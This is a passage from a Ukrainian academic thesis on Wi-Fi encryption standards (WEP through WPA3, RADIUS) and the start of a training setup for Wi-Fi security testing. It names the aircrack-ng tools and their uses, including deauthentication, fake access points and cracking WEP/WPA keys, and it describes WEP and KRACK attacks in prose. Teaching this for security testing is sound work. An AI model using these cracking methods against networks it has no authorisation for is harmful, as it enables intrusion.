При використанні більш старих технологій A, B максимальна швидкість буде складати до 20 Мбіт/с. В налаштуваннях роутера потрібно встановити єдиний стандарт роботи (N, якщо підтримується), в іншому випадку роутер буде шукати максимально відповідний сигнал. Наприклад, якщо ноутбук стандарту N, а планшет стандарту B, і з'єднано обидва пристрої з Wi-Fi точкою - швидкість не буде більше ніж 20 Мбіт/с (стандарт B). Дальність і стабільність передачі також визначаються стандартом обладнання та якістю використовуваного роутера.

3.МЕТОДИ ШИФРУВАННЯ WI-FI

Серйозною проблемою для всіх бездротових локальних мереж є безпека. Безпека є важливою для кожного користувача мережі Інтернет, вона вимагає постійного уваги. Великою небезпекою може стати те, що користувач використовує випадкові хот-споти (гарячі точки) або відкриті точки доступу WI-FI вдома або в офісі і не використовує шифрування або VPN (Virtual Private Network - віртуальна приватна мережа). Небезпечно це тим, що користувач вводить свої особисті дані, і це не захищає їх від стороннього вторгнення.

3.1 Стандарт WEP.

WEP (Wired Equivalent Privacy, бездротовий варіант захисту) - один з перших алгоритмів безпеки, що забезпечує захист даних, які передаються через бездротову локальну мережу.[6]

Розробка даного алгоритму почалася в середині 90-х років минулого століття. В його основу було покладено популярний потоковий шифр RC4, який застосовується в різних системах захисту інформації, наприклад в протоколах передачі даних SSL і TLS або для шифрування даних в операційній системі.

Шифр RC4 передбачає можливість використання ключа змінної довжини, до 256 байт, але WEP використовує тільки два типи ключів - довжиною 40 або 104 біта, в зв'язку з чим розрізняють дві версії алгоритму - WEP-40 і WEP-104 відповідно. Але насправді використовуються ключі довжиною 64 і 128 біт, 24 біта застосовуються в якості вектора ініціалізації, що містять дані для розшифровки повідомлення.

Алгоритм WEP дозволяє використовувати всього два сервіси автентифікації користувачів: Open System (відкриту систему) та Shared Key (загальний ключ). При використанні Open System автентифікація відсутня –

будь-хто може отримати доступ до бездротової мережі. Shared Key передбачає наявність секретного ключа для входу в мережу.

Після зовсім невеликого часу після появи WEP був знайдений досить простий спосіб злому цього алгоритму: досить мати будь-який бездротовий адаптер і відповідну програму, яка вміє перехоплювати і аналізувати пакети мережі для отримання ключа підключення до локальної мережі. А незабаром були знайдені ще як мінімум два способи злому мережі. Вони аналізують вектор ініціалізації або впроваджують ARP-запити, які пропускаються точкою доступу, і отримують потрібну для злому інформацію. Йдеться про протокол мережевого рівня ARP (Address Resolution Protocol), який позбавлений будь-якого захисту від злому. Відіслані і одержувані пакети не контролюються на цілісність та достовірність. Протокол передбачає отримання випадкових відповідей, використовуючи які, зловмисник може отримати доступ до необхідної інформації.

3.2 Протокол шифрування TKIP.

TKIP (англ. Temporal Key Integrity Protocol) — протокол, який є частиною стандарту IEEE 802.11 i.

Був впроваджений Wi-Fi Alliance як заміна для протоколу WEP шляхом впровадженням нових версій програмного забезпечення. Відмінність від шифрування WEP полягає в тому, що в алгоритмі шифрування RC4, розрядність вектора ініціалізації збільшилась вдвічі, до 48 біт, також змінилась послідовності бітів вектора ініціалізації.[2] Також для кожного пакету, що передається, створюється новий ключ, а цілісність перевіряється з допомогою криптографічної контрольної суми MIC. Все це дозволяє успішно запобігати атакам типу replay (повторне використання ключів) і forgery (зміна вмісту переданих пакетів).

TKIP (Temporal Key Integrity Protocol) - протокол шифрування, що входить до стандарту IEEE 802.11i для бездротових локальних мереж (WLAN). Він був розроблений для забезпечення більш безпечного шифрування, ніж Wired Equivalent (WEP), оригінальний протокол безпеки WLAN.

TKIP - це набір алгоритмів, який працює як "обгортка" для WEP, що дозволяє користувачам застарілого WLAN-обладнання перейти на TKIP без заміни апаратного забезпечення.[1] TKIP використовує оригінальне програмування WEP, але "загортає" додатковий код на початку та в кінці, щоб інкапсулювати та змінити його. Як і WEP, TKIP використовує алгоритм шифрування потоку RC4 як основу. Новий протокол шифрує кожен пакет даних унікальним ключем шифрування, і ключі набагато сильніші, ніж у попередника. Щоб збільшити міцність ключів, TKIP включає чотири додаткові алгоритми:

- перевірка цілісності криптографічного повідомлення для захисту пакетів;
- механізм послідовності вектора ініціалізації, який включає хешування, на відміну від простої передачі тексту WEP;
- функція змішування ключів;
- механізм перестворювання ключів для забезпечення генерації ключів кожні 10 000 пакетів.

Хоча TKIP корисний для покращення безпеки на пристроях, спочатку оснащених WEP, він може бути недостатньо надійним або ефективним для передачі даних корпоративних та державних органів. Стандарт 802.11i вказує на додаток до TKIP - додатковий стандарт розширеного шифрування (AES). AES пропонує більш високий рівень безпеки і затверджений для використання державою, але потребує оновлення обладнання для впровадження.

3.3 Протокол шифрування CKIP.

Cisco Key Integrity Protocol (CKIP) є пропрієтарним протоколом безпеки Cisco для шифрування мультимедіа 802.11. CKIP підвищує безпеку 802.11, використовуючи перестановку ключів, перевірку цілісності повідомлення (MIC) і порядковий номер повідомлення. Випуск програмного забезпечення 4.0 або більш пізні випуски підтримують CKIP зі статичним ключем.[3] Для правильної роботи цієї функції необхідно включити інформаційні елементи (IE) Aironet для WLAN.

CKIP підтримується для використання тільки зі статичним WEP та не підтримується для використання з динамічним WEP. Отже, бездротовий клієнт, налаштований для використання CKIP з динамічним WEP, не може підключитися до WLAN, налаштований для CKIP. Рекомендується використовувати або динамічний WEP без CKIP (який менш безпечний), або WPA / WPA2 з TKIP або AES (який більш безпечний).

3.4 Стандарт WPA.

WPA (англ. Wi-Fi Protected Access) - це специфікація шифрування даних для бездротової мережі, що є стандартом безпеки Wi-Fi.

Переваги стандарту WPA:

- захист доступу до мережі за рахунок обов'язкової аутентифікації з використанням протоколу EAP (Extensible Authentication Protocol, розширений протокол аутентифікації) і підтримки стандартів 802.1X;
- сумісність між безліччю бездротових пристроїв, як на апаратному, так і на програмному рівнях (тому що WPA і WPA2 розробляються і просуваються організацією Wi-Fi Alliance);
- можливість роботи технології на існуючому апаратному забезпеченні Wi-Fi;

- вдосконалена схема шифрування RC4;
- наявність системи централізованого управління безпекою з можливістю використання в діючих корпоративних політиках безпеки;
- посилений контроль доступу до бездротових мереж і посилена безпека при передачі даних за рахунок шифрування за алгоритмом TKIP (Temporal Key Integrity Protocol), тобто за вдосконаленим стандарту шифрування, який відрізняється більш стійким криптоалгоритмом, ніж в протоколах WEP.

Для отримання інформації щодо під'єднання від користувача потрібне введення унікального пароля. Після перевірки ключа всі дані, які передаються між учасниками мережі, шифруються. В такому випадку існують два типи перевірки безпеки: WPA-Personal і WPA-Enterprise.[6] Варто відзначити, що сучасні роутери підтримують обидві ці технології.

Протокол WPA-Personal використовується на основі загальних ключів WPA-PSK (Pre Shared Key) і вважається менш безпечним режимом. Ключ PSK призначений для домашніх мереж, мереж невеликих офісів або приватних груп, де всім учасникам групи надається один ключ безпеки бездротової мережі WiFi, тобто всім абонентам видається одна парольний фраза, яка відкриває доступ.

При використанні WPA-PSK в налаштуваннях точки доступу і профілях бездротового з'єднання клієнтів вказується загальний ключ (PSK) - пароль-довжиною від 8 до 63 символів. Протокол WPA-PSK дозволяє бездротовим пристроям обмінюватися даними з точками доступу за допомогою методу шифрування TKIP або AES.

При використанні WPA-Enterprise кожен користувач отримує унікальний пароль, який працює тільки для одного комп'ютера, тому що авторизація користувачів проводиться на окремому RADIUS-сервері. Саме сервер перевірки автентичності 802.1X розподіляє різні ключі кожному окремому користувачеві.

Такий метод вважається більш безпечним, тому використовується виключно на підприємствах, що вимагають підвищений рівень безпеки, або в корпоративних мережах.

Шифрування даних

Технологія WPA складається з наступних компонентів:

- протокол 802.1x - універсальний протокол для аутентифікації, авторизації та обліку (AAA);
- протокол EAP - розширюваний протокол аутентифікації (Extensible Authentication Protocol);
- протокол TKIP - протокол тимчасової цілісності ключів, інший варіант перекладу - протокол цілісності ключів в часі (Temporal Key Integrity Protocol);
- MIC - криптографічний перевірка цілісності пакетів (Message Integrity Code);
- протокол RADIUS.

Робота протоколу 802.1x

Після отримання сертифікату від користувача сервер аутентифікації для створення унікального базового ключа для даного сеансу зв'язку використовує протокол 802.1x, однією з головних функцій якого є аутентифікація користувача і розподіл ключів шифрування, а також перевірка їх достовірності. Необхідно відзначити, що аутентифікація відбувається «на рівні порту» - тобто поки користувач не буде автентифікований, йому дозволено посилати/приймати пакети, що стосуються тільки процесу його аутентифікації (облікових даних) і не більше того. І тільки після успішної аутентифікації порт пристрою буде відкритий і користувач отримає доступ до ресурсів мережі.

Після запиту користувача на отримання ключа протокол TKIP здійснює передачу згенерованого ключа користувачеві і точки доступу. TKIP дозволяє

змінити довжину ключа шифрування до 128 біт (замість попередніх 40). Тому для управління ключами існує спеціальна ієрархія, яка покликана запобігти передбачуваності ключа шифрування для кожного кадру. Завдяки TKIP двосторонній ключ шифрування для кожного кадру даних генерується динамічно так, що вони не повторюють один одного, навіть частково. Для досягнення цього застосовується довший вектор ініціалізації і використовується криптографічний контрольна сума (MIC) для підтвердження цілісності пакетів, а також використовується шифрування кожного пакету даних. Подібна ієрархія ключів TKIP замінює один ключ для протоколу WEP на 500 мільярдів можливих ключів, які будуть використані для шифрування даного пакета даних.

Після здійснення даної процедури відбувається перевірка цілісності повідомлень (Message Integrity Code, MIC). Дана контрольна сума дозволяє запобігти перехопленню пакетів даних, зміст яких може бути змінено, а модифікований пакет знову може бути переданий по мережі. MIC побудований на основі потужної математичної функції, яка застосовується на стороні відправника та одержувача, після чого порівнюється результат. Якщо перевірка показує на розбіжність результатів обчислень, дані вважаються помилковими і пакет відкидається.

Також перевірка справжності може здійснюватися завдяки протоколу EAP (Extensible Authentication Protocol), який використовується для аутентифікації в провідних мережах, що дозволяє WPA легко інтегруватися в уже наявну інфраструктуру. Обов'язковою умовою аутентифікації є пред'явлення користувачем маркера доступу, що підтверджує його право на доступ в мережу. Для отримання маркера виконується запит до спеціальної бази даних, а без аутентифікації робота в мережі для користувача буде заборонена. Система перевірки розташована на спеціальному RADIUS-сервері, а в якості бази даних використовується Active Directory (в Windows-системах).

Таким чином, WPA-мережі повністю захищені від атак replay (повторення ключів) і forgery (підміна вмісту пакетів), що значно підвищило якість шифрування в порівнянні з протоколом WEP.

3.5 Стандарт WPA2.

В основі стандарту WPA2 лежить метод шифрування AES, який прийшов на зміну стандартам DES і 3DES. Вимагає великого обсягу обчислень, стандарт AES потребує апаратної підтримки, яка не завжди є в старому обладнанні.

Для аутентифікації і забезпечення цілісності даних WPA2 використовує протокол CBC-MAC (Cipher Block Chaining Message Authentication Code), а для шифрування даних і контрольної суми MIC - режим лічильника (Counter Mode - CTR). Код цілісності повідомлення (MIC) протоколу WPA2 є не що інше, як контрольна сума і на відміну від WEP і WPA забезпечує цілісність даних для незмінних полів заголовка 802.11. Це запобігає атаки типу packet replay з метою розшифровки пакетів або компрометації криптографічної інформації.

Для розрахунку MIC використовується 128-розрядний вектор ініціалізації (Initialization Vector - IV), для шифрування IV - метод AES і тимчасовий ключ, а в підсумку виходить 128-розрядний результат. Далі над цим результатом і наступними 128 біт даних виконується операція "виключає АБО". Результат її шифрується за допомогою AES і TK, а потім над останнім результатом і наступними 128 біт даних знову виконується операція "виключає АБО". Процедура повторюється до тих пір, поки не буде вичерпана все корисне навантаження. Перші 64 розряду, отриманого на самому останньому кроці результату, використовуються для обчислення значення MIC.

Для шифрування даних і MIC використовується заснований на режимі лічильника алгоритм. Як і при шифруванні вектора ініціалізації MIC, виконання цього алгоритму починається з попереднього завантаження 128-розрядного лічильника, де в поле лічильника замість значення, відповідного

довжині даних, береться значення лічильника, встановлене на одиницю. Таким чином, для шифрування кожного пакету використовується свій лічильник.

Із застосуванням AES і TK шифруються перші 128 біт даних, а потім над 128-біт результатом цього шифрування виконується операція "виключає АБО". Перші 128 біт даних дають перший 128-розрядний зашифрований блок. Попередньо завантажене значення лічильника інкрементально збільшується і шифрується за допомогою AES і ключа шифрування даних. Потім над результатом цього шифрування і наступними 128 біт даних знову виконується операція "виключає АБО".

Процедура повторюється до тих пір, поки не зашифрують всі 128-розрядні блоки даних. Після цього остаточне значення в полі лічильника скидається в нуль, лічильник шифрується з використанням алгоритму AES, а потім над результатом шифрування і MIC виконується операція "виключає АБО". Результат останньої операції пристиковується до зашифрованого кадру.

Після підрахунку MIC з використанням протоколу CBC-MAC проводиться шифрування даних і MIC. Потім до цієї інформації спереду додається заголовок 802.11 і поле номера пакета CCMP, пристиковується кінцеве значення 802.11 і все це разом відправляється за адресою призначення.

Розшифровка даних виконується в зворотному шифрування порядку. Для вилучення лічильника здійснюється той же алгоритм, що і при його шифруванні. Для дешифрування лічильника і зашифрованої частини застосовуються заснований на режимі лічильника алгоритм розшифровки і ключ TK. Результатом цього процесу є розшифровані дані і контрольна сума MIC. Після цього, за допомогою алгоритму CBC-MAC, здійснюється перерахунок MIC для розшифрованих даних. Якщо значення MIC не збігаються, то пакет скидається. При збігу зазначених значень розшифровані дані відправляються в мережевий стек, а потім клієнту.

3.6 Стандарт WPA3.

У 2017 році в протоколі WPA2 була виявлена серйозна уразливість, що отримала назву KRACK (Key Reinstallation Attack) - атака з перевстановлення ключа. Цей факт, поряд з усіма раніше відомими недоліками WPA2, підштовхнув Wi-Fi Alliance до розробки нового стандарту безпеки - WPA3.

Wi-Fi вже давно став невід'ємною частиною життя мільйонів людей, а з появою IoT число бездротових пристроїв у всьому світі постійно зростає, тому питання захисту Wi-Fi мереж не втрачають своєї актуальності. Попередня версія протоколу WPA2 була введена в 2004 році і за останні кілька років неодноразово була дискредитована. З цієї причини в липні 2018 року Wi-Fi Alliance оголосив про початок сертифікації пристроїв, що підтримують WPA3 (Wi-Fi Protected Access 3) - найбільшого оновлення безпеки за останні 14 років.[5]

У WPA2 проблемою залишалося використання слабких паролів. Якщо користувачі ставлять легкий пароль на бездротову мережу, то його без зусиль можна було підібрати за допомогою автоматизованих атак з використанням словників, таких як Dictionary і Brute-Force. В протоколі WPA2 протидія таким атакам не була передбачена. Єдиним доступним методом протидії є використання складних і більш надійних паролів, про що було заявлено розробниками.

В свою чергу в WPA3 був реалізований новий механізм аутентифікації SAE (Simultaneous Authentication of Equals), який замінює використовуваний в WPA2 метод PSK (Pre-Shared Key). Саме в PSK описано чотириступінчасте рукостискання для встановлення зв'язку. Цей метод був скомпрометований KRACK-атакою, яка перериває серію рукостискань і намагається повторити запит на підключення. Неодноразова повторна відправка вітальних повідомлень змушує учасників мережі перевстановити узгоджений ключ. Коли жертва переустановлює ключ, асоційовані з ним параметри скидаються, що порушує

безпеку, яку повинен гарантувати WPA2. Таким чином, зловмисник отримує можливість прослуховувати трафік і впроваджувати свої пакети.

Згідно з алгоритмом SAE аутентифікація пристроїв проводиться одночасно і на рівних правах.

Розробники відмовилися від суворої послідовності дій при авторизації і пішли від того, щоб вважати точку доступу головним пристроєм в мережі при авторизації. Згідно з механізмом SAE, всі пристрої в мережі (точки доступу і абонентські пристрої) працюють на рівних правах. Тому будь-який пристрій може почати відправляти запити на аутентифікацію і в довільному порядку відправляти інформацію по встановленню ключів. В результаті чого, можливість реалізації KRACK-атаки була усунена. З появою SAE у зловмисника принципово не буде можливості перервати процес аутентифікації, "влізаючи" між точкою доступу і абонентським пристроєм.

WPA3-Personal і WPA3-Enterprise

У WPA3 за аналогією з WPA2 залишиться два режими роботи: WPA3-Enterprise і WPA3-Personal.

Пристрої, що використовують WPA3-Personal, отримають підвищений захист від перебору паролів у вигляді SAE. Навіть коли користувачі вибирають паролі, що не відповідають типовим рекомендаціям складності, SAE гарантує безпеку. Ця технологія стійка до офлайнових брутфорс-атак, коли зловмисник намагається визначити мережевий пароль, намагаючись підібрати паролі без мережевої взаємодії (офлайн).

Крім цього, WPA3-Personal має додаткове посилення безпеки у вигляді "Forward Secrecy". Це рішення дозволяє встановлювати новий ключ шифрування при кожному новому з'єднанні. При WPA2 можна прослуховувати трафік і зберігати зашифровані дані довгий час, після чого, отримавши ключ доступу, отримані раніше дані можна розшифрувати. З появою Forward Secrecy це стало неможливо, так як навіть якщо атакуючий рано чи пізно отримає ключ

від мережі, то він зможе розшифрувати тільки ті дані, які передавалися після генерації останнього ключа.

Переваги WPA3-Personal:

- користувачі можуть вибирати паролі, які легко запам'ятати, не замислюючись про безпеку;
- нові алгоритм SAE забезпечує поліпшену захист за рахунок зміни алгоритму авторизації;
- шифрування дані Forward Secrecy, захищає трафік даних, навіть якщо пароль був скомпрометований;
- корпоративні мережі частіше використовують Enterprise-протокол безпеки. WPA3-Enterprise також буде покращено за рахунок посилення ключа шифрування з 128 біт до 192 бітів. Розробники вважають таку довжину ключа надлишкової для більшості мереж, однак, його буде більш ніж достатньо для особливо цінної інформації.

При 192-розрядному шифруванні використовується цілий ряд складних криптографічних інструментів, протоколів аутентифікації і функцій формування ключів:

- 256-бітний протокол Galois / Counter Mode (GCMP-256);
- 384-бітний режим аутентифікації хешованих повідомлень (HMAC) з алгоритмом захищеного хешу (HMAC-SHA384);
- еліптична крива обміну Diffie-Hellman (ECDH) та алгоритм цифрового підпису еліптичної кривої (ECDSA) з використанням 384-бітної еліптичної кривої;
- 256-розрядний протокол цілісності широкомовної передачі/цілісність коду аутентифікації повідомлення Галуа (BIP-GMAC-256).

При цьому WPA3 зберігає зворотну сумісність з пристроями, що використовують WPA2.

3.7 RADIUS-протокол передачі даних.

RADIUS - мережевий протокол, призначений для забезпечення централізованої аутентифікації та авторизації користувачів, підключаючись до різного мережевого сервісу.[5] Використовується, наприклад, з аутентифікацією користувачів WiFi, VPN, в режимі доступу, підключення комутованого доступу та інших подібних випадків. Абревіатура «RADIUS» розшифровується як «Remote Authentification Dial In User Services» - «аутентифікація для віддаленого доступу до користувацького сервісу».

Протокол RADIUS був розроблений Карлом Рігні (Carl Rigney) у фірмі Livingston Enterprises для своїх серверів для доступу (Network Access Server) серії PortMaster в мережі Інтернет. На сьогоднішній день існує декілька комерційних та вільно розповсюджених RADIUS-серверів. Вони дещо відрізняються один від одного за своїми можливостями, але більшість підтримує списки користувачів в текстових файлах і різних базах даних. Облікові записи користувачів можуть зберігатися в текстових файлах, різних базах даних, або на зовнішніх серверах. Існують проксі-сервери для RADIUS, що спрощують централізоване адміністрування та дозволяють реалізувати концепцію інтернет-роумінгу.

Популярність RADIUS-протоколу, багато в чому пояснюється: відкритістю до наповнення новою функціональністю при збереженні працездатності з неактуальним обладнанням, надзвичайно високою реактивністю при обробці запитів щодо використання UDP в якості транспортування пакетів; здатністю функціонувати в кластерних, архітектурних і мультипроцесорних платформах - як з метою підвищення продуктивності, так і для реалізації відмовостійкості.

RADIUS - клієнт-серверний протокол, який працює на прикладному рівні. Він є так званим «протоколом AAA» (англ. «Protocol AAA»), що вказує на його призначення та галузі використання:

- автентифікація (Authentication) - процес, що дозволяє визначити (перевірити справжність) суб'єкта по його ідентифікаційним даними, наприклад, за логіном (ім'я користувача, номер телефону і т. д.) і паролем;
- авторизація (Authorization) - процес, який визначає повноваження ідентифікованого суб'єкта, конкретного користувача на доступ до певних об'єктів або сервісів. Авторизація - процес, що визначає вповноваження ідентифікованого суб'єкта.
- облік (або контроль) - процес, що дозволяє вести збір відомостей і облікових даних про використані ресурсах. Первинні дані, традиційно передаються по протоколу RADIUS є величини вхідного і вихідного трафіків: в байтах / октетах (з недавніх пір в гігабайтах). Однак протокол передбачає передачу даних такого типу, що реалізується за допомогою VSA (Vendor Specific Attributes). Так, наприклад, може враховуватися час, проведений в мережі, відвідувані ресурси і т. д.

Остання функція робить можливим застосування RADIUS-серверів в якості компонентів білінгових систем, відповідальних за збір інформації про використання телекомунікаційних послуг, їх тарифікацію, виставлення рахунків абонентам, обробку платежів і т.д.

Крім безпосередньо аутентифікації, авторизації та обліку, RADIUS-сервера можуть виконувати ряд інших функцій:

- створення і зберігання облікових записів користувачів або абонентів;
- управління обліковим записом користувача з персонального інтерфейсу, наприклад, веб-кабінету;
- створення карток доступу (логін/PIN-код) для надання послуг, з деяким лімітом дії (Dial-Up доступу в Інтернет і карткової IP-телефонії);
- ручне і автоматичне блокування облікового запису абонента по досягненню заданого критерію або ліміту;

- збір і аналіз статистичної інформації про сесіях користувача і всієї обслуговуваної системи;
- створення звітів за різними статистичними параметрами;
- створення, друк і відправка рахунків до оплати;
- автентифікація всіх запитів в RADIUS-сервері систем, які знаходяться в мережі.

Зазначені вище функції активно використовуються провайдерами Інтернет-послуг, в середовищі яких RADIUS отримав найбільш широке поширення. Проте варто зазначити, що протокол RADIUS має деякі недоліки.

По-перше, недостатній рівень безпеки в деяких реалізаціях. У разі використання декількох проміжних серверів RADIUS всі вони мають можливість переглядати передаються через них автентифікаційні дані - сертифікати та паролі.

По-друге, RADIUS не має можливості відкликання ресурсів після того як авторизація була проведена. У деяких випадках ця проблема вирішується виробником RADIUS-сервера самостійно.

По-третє, RADIUS - це протокол без підтримки станів. Він не зберігає транзакційної інформації і не використовує її в наступних сеансах.

По-четверте, RADIUS має не завжди достатній рівень масштабування.

3 РОЗРОБКА УЧБОВОГО КОМПЛЕКСУ ДЛЯ АНАЛІЗУ ЗАХИЩЕНОСТІ WI-FI МЕРЕЖІ

Для тестування захищеності Wi-Fi-мережі найбільш зручним та надійним способом буде використання операційної системи Linux.

Linux – операційна система з відкритим кодом. Для використання Linux є різні переваги:

Нижче перераховані всі переваги використання Linux:

- можна дослідити 600 інструментів тестування на проникнення в цій ОС;
- це абсолютно безкоштовно;
- функція Git – система контроля версій з відкритим кодом;
- офіційно підтверджені програми;
- підтримує бездротові пристрої;
- найкраща платформа для тестувань та моніторингу;
- підтримується кілька мов;
- широкі можливості для налаштувань в Linux;

Вардрайвінг (виявлення та тестування точок доступу Wi-Fi) вимагає спеціального обладнання – Wi-Fi адаптер, який перемикається в режим моніторингу. Під моніторингом мається на увазі те, що стає доступним список всіх доступних точок підключення, а також їх характеристики, такі як назва, доступність, MAC-адреса.

Розроблений скрипт дозволить швидко та якісно виконати тестування захищеності мережі.

4.1 Огляд обладнання та програмного забезпечення.

Пропонується використовувати учбовий комплекс наступної конфігурації:

- ноутбук з операційною системою Ubuntu 18;



Рисунок 4.2.1 – Операційна система

- скрипти airmon-ng, aireplay-ng, aircrack-ng або airodump.

Ці скрипти використовуються для:

- моніторингу: захоплення пакетів і експорт даних в текстові файли для подальшої обробки сторонніми інструментами;
- атаки: повторні атаки, деавтентифікація, фальшиві точки доступу та інші через впровадження пакетів;
- тестування: перевірка WiFi-карт і можливостей драйвера (захоплення і впровадження);

- злому: WEP і WPA PSK (WPA 1 і 2).

- Wi-fi адаптер з підтримкою моніторингу пакетів.

На частоті 2,4 ГГц за стандартами b / g / n працюють адаптери:

- Alfa Network TUBE-U (RT3070).
- Tenda UH150 (RT3070).
- Tenda W311M (RT5370).
- Tenda W311MI (RT5370).
- Tenda W322UA (RT3072).
- Tenda W322U v3 (RT5372).
- D-Link DWA-125 rev B1 (RT5370).
- D-Link DWA-140 rev B3 (RT5372).
- D-Link DWA-140 rev D1 (RT5372).
- TP-LINK TL-WN727N v3 (RT5370).

З розширеним набором стандартів a / b / g / n на частоті 2,4 ГГц працюють:

- ASUS USB-N53 (RT3572).
- Tenda W522U (RT3572).

У дводіапазонному режимі (2,4 і 5 ГГц) за стандартами a / b / g / n або n:

- D-Link DWA-160 rev B2 (RT5572).
- Netis WF2150 (RT5572).
- TP-LINK TL-WDN3200 (RT5572).

- Точка доступу або Wi-Fi маршрутизатор.



Рисунок 4.2.3 – Мережеві адаптери

